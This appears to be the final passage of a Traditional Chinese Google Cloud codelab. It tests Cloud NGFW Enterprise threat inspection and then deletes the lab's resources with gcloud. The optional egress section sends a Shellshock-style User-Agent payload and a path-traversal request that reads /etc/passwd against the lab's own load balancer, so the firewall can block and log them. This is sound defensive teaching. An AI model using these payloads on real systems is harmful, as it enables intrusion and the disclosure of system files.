
視需要將記錄檔瀏覽器篩選器換成下列查詢:
resource.type="networksecurity.googleapis.com/FirewallEndpoint"
您應該會看到如下所示的威脅記錄項目:

您可以使用下列「記錄檔探索工具」篩選器,驗證 Cloud 防火牆攔截的封包 (有助於進行疑難排解):
jsonPayload.rule_details.action="APPLY_SECURITY_PROFILE_GROUP"

繼續檢查網際網路流量 (選用),或關閉 SSH 工作階段,然後前往下一章節瞭解清除步驟。
[選用] 檢查網際網路流量
如上一節所述,目前檢查的流程是子網路/虛擬私有雲內部 (東西向) 流量,以及來自網際網路的傳入流量 (南北向傳入)。您也可以使用 Cloud Shell 建立新的輸出規則,將 Cloud NGFW Enterprise 設為檢查所有網際網路流量 (南北向輸出):
gcloud compute network-firewall-policies rules create 10000 \
   --description "inspect all egress internet traffic from clients" \
   --action=apply_security_profile_group \
   --firewall-policy=$prefix-fwpolicy \
   --global-firewall-policy \
   --layer4-configs=tcp:80,tcp:443 \
   --direction=EGRESS \
   --dest-ip-ranges=0.0.0.0/0 \
   --enable-logging \
   --target-secure-tags $project_id/$prefix-vpc-tags/$prefix-vpc-client \
--security-profile-group=//networksecurity.googleapis.com/organizations/$org_id/locations/global/securityProfileGroups/$org_prefix-spg
切換回用戶端 VM,然後將高嚴重程度的攻擊重新傳送至外部伺服器 IP:
curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://$target_nlbip/cgi-bin/test-critical -m 3

curl http://$target_nlbip/cgi-bin/../../../..//bin/cat%20/etc/passwd -m 3
預期輸出內容:
curl: (56) Recv failure: Connection reset by peer
curl: (28) Operation timed out after 3001 milliseconds with 0 bytes received
切換至 Cloud 控制台的「威脅」分頁,確認記錄 (可能需要重新整理幾次)。系統應會再次識別並記錄攻擊,但現在來源 IP 是內部 IP,因為系統會先觸發輸出規則:

關閉 SSH 工作階段,然後前往下一節瞭解清除步驟。
8. 清除步驟
清除 Cloud NGFW Enterprise 元件
列出現有的 Cloud NGFW Enterprise 關聯:
gcloud network-security firewall-endpoint-associations list
刪除 Cloud NGFW Enterprise 關聯:
gcloud network-security firewall-endpoint-associations delete \
   $prefix-association --zone $zone
gcloud network-security firewall-endpoint-associations list
列出現有的 Cloud NGFW Enterprise 端點:
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
刪除 Cloud NGFW Enterprise 端點,這項作業大約需要 20 分鐘:
gcloud -q network-security firewall-endpoints delete \
   $org_prefix-$zone --zone=$zone --organization $org_id
執行下列指令,確認 Cloud NGFW Enterprise 已刪除:
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
刪除安全性設定檔群組和威脅防護設定檔:
gcloud -q network-security security-profile-groups delete \
  $org_prefix-spg \
  --organization $org_id \
  --location=global

gcloud -q network-security security-profiles threat-prevention \
  delete $org_prefix-sp-threat \
  --organization $org_id \
  --location=global
基礎設定清理
如要刪除基礎資源,請繼續下一個步驟。
視需要定義環境變數。從 Cloud Shell 刪除網路負載平衡器元件:
gcloud -q compute forwarding-rules delete $prefix-nlb-ipv4 --region $region

gcloud -q compute backend-services delete $prefix-nlb-bes --region $region

gcloud -q compute health-checks delete $prefix-$region-hc-http80 --region $region

gcloud -q compute instance-groups unmanaged delete $prefix-ig --zone $zone
移除執行個體:
gcloud -q compute instances delete $prefix-$zone-www --zone=$zone

gcloud -q compute instances delete $prefix-$zone-client --zone=$zone
(選用) 如果標記管理員和標記使用者角色已變更,請執行下列步驟:
export user_id=$(gcloud auth list --format="value(account)")

gcloud organizations remove-iam-policy-binding $org_id \
  --member user:$user_id --role roles/resourcemanager.tagAdmin

gcloud organizations remove-iam-policy-binding $org_id \
  --member user:$user_id --role roles/resourcemanager.tagUser
移除標記鍵和值:
gcloud -q resource-manager tags values delete $project_id/$prefix-vpc-tags/$prefix-vpc-client

gcloud -q resource-manager tags values delete $project_id/$prefix-vpc-tags/$prefix-vpc-server

gcloud -q resource-manager tags values delete $project_id/$prefix-vpc-tags/$prefix-vpc-quarantine

gcloud -q resource-manager tags keys delete $project_id/$prefix-vpc-tags
刪除 Cloud Firewall 網路政策和關聯:
gcloud -q compute network-firewall-policies associations delete \
     --firewall-policy $prefix-fwpolicy \
     --name $prefix-fwpolicy-association \
     --global-firewall-policy

gcloud -q compute network-firewall-policies delete $prefix-fwpolicy --global
刪除 Cloud Router 和 Cloud NAT:
gcloud -q compute routers nats delete $prefix-cloudnat-$region \
   --router=$prefix-cr --router-region $region

gcloud -q compute routers delete $prefix-cr --region=$region
刪除保留的 IP 位址:
gcloud -q compute addresses delete $prefix-$region-nlbip --region=$region

gcloud -q compute addresses delete $prefix-$region-cloudnatip --region=$region
最後,請刪除子網路和虛擬私有雲網路:
gcloud -q compute networks subnets delete $prefix-$region-subnet --region $region

gcloud -q compute networks delete $prefix-vpc
9. 恭喜!
恭喜,您已成功完成適用於東西向和南北向檢查的 Cloud NGFW Enterprise 程式碼研究室。